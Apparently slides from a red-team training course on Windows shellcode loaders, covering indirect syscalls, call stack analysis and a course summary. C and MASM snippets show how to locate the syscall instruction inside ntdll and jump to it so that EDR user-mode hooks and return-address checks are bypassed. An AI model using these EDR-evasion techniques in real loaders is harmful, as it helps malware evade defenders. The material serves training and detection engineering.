


Summary: Direct Syscall Loader

- Syscalls or syscall stubs directly implemented into .text section from loader
- User mode hooks in ntdll.dll and EDR bypassed
- Direct syscalls can be detected if EDR uses ETW to check return address of a function → We need **indirect syscalls**

Chapter Seven


Low Level APIs: Indirect Syscalls



Indirect Syscall Loader

- Third modification compared to reference Win32-API loader
- Transition from **direct syscalls** to **indirect syscalls**
- Syscall and return instruction executed in memory of ntdll.dll
 - Spoof syscall and return address check
- Mostly same code as direct syscall loader, just a few changes

Shellcode Loader - Indirect syscalls (Low Level APIs)



Syscall and Return

- Syscall and return should be executed in memory location ntdll.dll
- Therefore, we need a few things:
 - Open handle to ntdll.dll
 - Get start address from Native API in ntdll.dll
 - Add offset and get memory address of syscall instruction
 - Store memory address in global variable

Open Handle NTDLL

- API GetModuleHandleA → open handle to ntdll.dll

```
// Get a handle to the ntdll.dll library
HANDLE hNtdll = GetModuleHandleA("ntdll.dll");
```

Start Address Native Function

- API GetProcAddress → get start address of function

```
// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of the function
UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

Memory Address Syscall Function

- Add 12-bytes offset → memory address syscall function in syscall stub

Direct-Syscall-Dropper.exe - PID: 7108 - Module: ntdll.dll - Thread: Main Thread 15028 - x64dbg

File View Debug Tracing Plugins Favourites Options Help May 12 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads

| | | |
|----------------------------------------------------|-------------------------------------------------------|----------------------------------------------------------------------------------------------|
| 00007FF9404CD350 <ntdll.ZwAllocateVirtualMemory> | 4C:8BD1 B8 18000000 F60425 0803FE7F 01 75 03 | mov r10,rcx mov eax,18 test byte ptr ds:[7FFE0308],1 jne ntdll.7FF9404CD365 OF05 |
| 00007FF9404CD362 | | syscall |
| 00007FF9404CD364 | | ret |
| 00007FF9404CD365 | | int 2E |
| 00007FF9404CD367 | | ret |
| 00007FF9404CD368 | | nop dword ptr ds:[rax+rax],eax |
| 00007FF9404CD370 <ntdll.ZwQueryInformationProcess> | 4C:8BD1 B8 19000000 F60425 0803FE7F 01 75 03 | mov r10,rcx mov eax,19 test byte ptr ds:[7FFE0308],1 jne ntdll.7FF9404CD385 OF05 |
| 00007FF9404CD382 | | syscall |
| 00007FF9404CD384 | | ret |
| 00007FF9404CD385 | | int 2E |
| 00007FF9404CD387 | | ret |
| 00007FF9404CD388 | | nop dword ptr ds:[rax+rax],eax |

Memory Address Global Variables

- Declare globale variables to hold memory address of syscall functions

```
// Declare global variables to hold the syscall instruction addresses
UINT_PTR sysAddrNtAllocateVirtualMemory;
```

```
// The syscall stub (actual system call instruction) is some bytes further into the function.
// In this case, it's assumed to be 0x12 (18 in decimal) bytes from the start of the function.
// So we add 0x12 to the function's address to get the address of the system call instruction.
sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12;
```

Assembly code

- Compared to direct syscall loader, syscall and return not executed in memory of loader → jmp to memory of ntdll.dll

```
EXTERN sysAddrNtAllocateVirtualMemory:QWORD           ; The actual address of the NtAllocateVirtualMemory


.CODE ; Start the code section

; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                ; Move the contents of rcx to r10. This is necessary
    mov eax, 18h                                  ; Move the syscall number into the eax register.
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory] ; Jump to the actual syscall.
NtAllocateVirtualMemory ENDP                      ; End of the procedure.

END ; End of the module
```

Microsoft Macro Assembler (MASM)

- Again, we must enable MASM support in Visual Studio




LAB Exercise: Indirect Syscall Loader

- Complete and analyze the indirect syscall shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **14: Chapter 7 | Lab Exercise Playbook**
- **Results/solution** can also be found in playbook

Summary: Indirect Syscall Loader

- Made transition from direct syscalls to indirect syscalls
- Only a part of syscall stub is directly implemented into loader



Summary: Indirect Syscall Loader

- The syscall- and return statement are executed from memory of ntdll.dll
- User mode hooks in ntdll.dll and EDR can be bypassed
- EDR detection based on checking the return address in the call stack can be bypassed.

Chapter Eight

Call Stack Analysis



Call Stack Analysis

- What is a call stack in general?

Before we get started, it's important to know what call stacks are and why they're valuable for detection engineering. A **call stack** is the ordered sequence of functions that are executed to achieve a behavior of a program. It shows in detail which functions (and their associated modules) were executed to lead to a behavior like a new file or process being created. Knowing a behavior's call stack, we can build detections with detailed contextual information about what a program is doing and how it's doing it.


Reference: <https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks>

x64 Calling Convention

- First four arguments of function are passed to registers:
 - RCX, RDX, R8 and R9
- Fifth, sixth, etc. argument pushed to stack

Call Stack Analysis

- Red team persp. → call stack should look like as legitimate as possible



LAB Exercise: Call Stack Analysis

- Compare the call stacks between all loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **15: Chapter 8** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

Chapter Nine

Summary and Closing



Summary

- Necessary basics of the Windows NT architecture
- Why syscalls are needed
- User-mode API hooking by EDRs
- Concept of direct syscalls, how they can be used from a red team perspective, and their limitations.

Summary

- Built a Win32 API loader that was used as a reference loader
- We went down a level → native API (NTAPI) loader
- We went again one level → direct syscall loader based on hardcoded SSNs
- Finally, → built an indirect syscall loader based on hardcoded SSNs
- We analyzed and compared call stacks between different loaders
- Indirect syscalls help to spoof syscall execution and return address

Summary

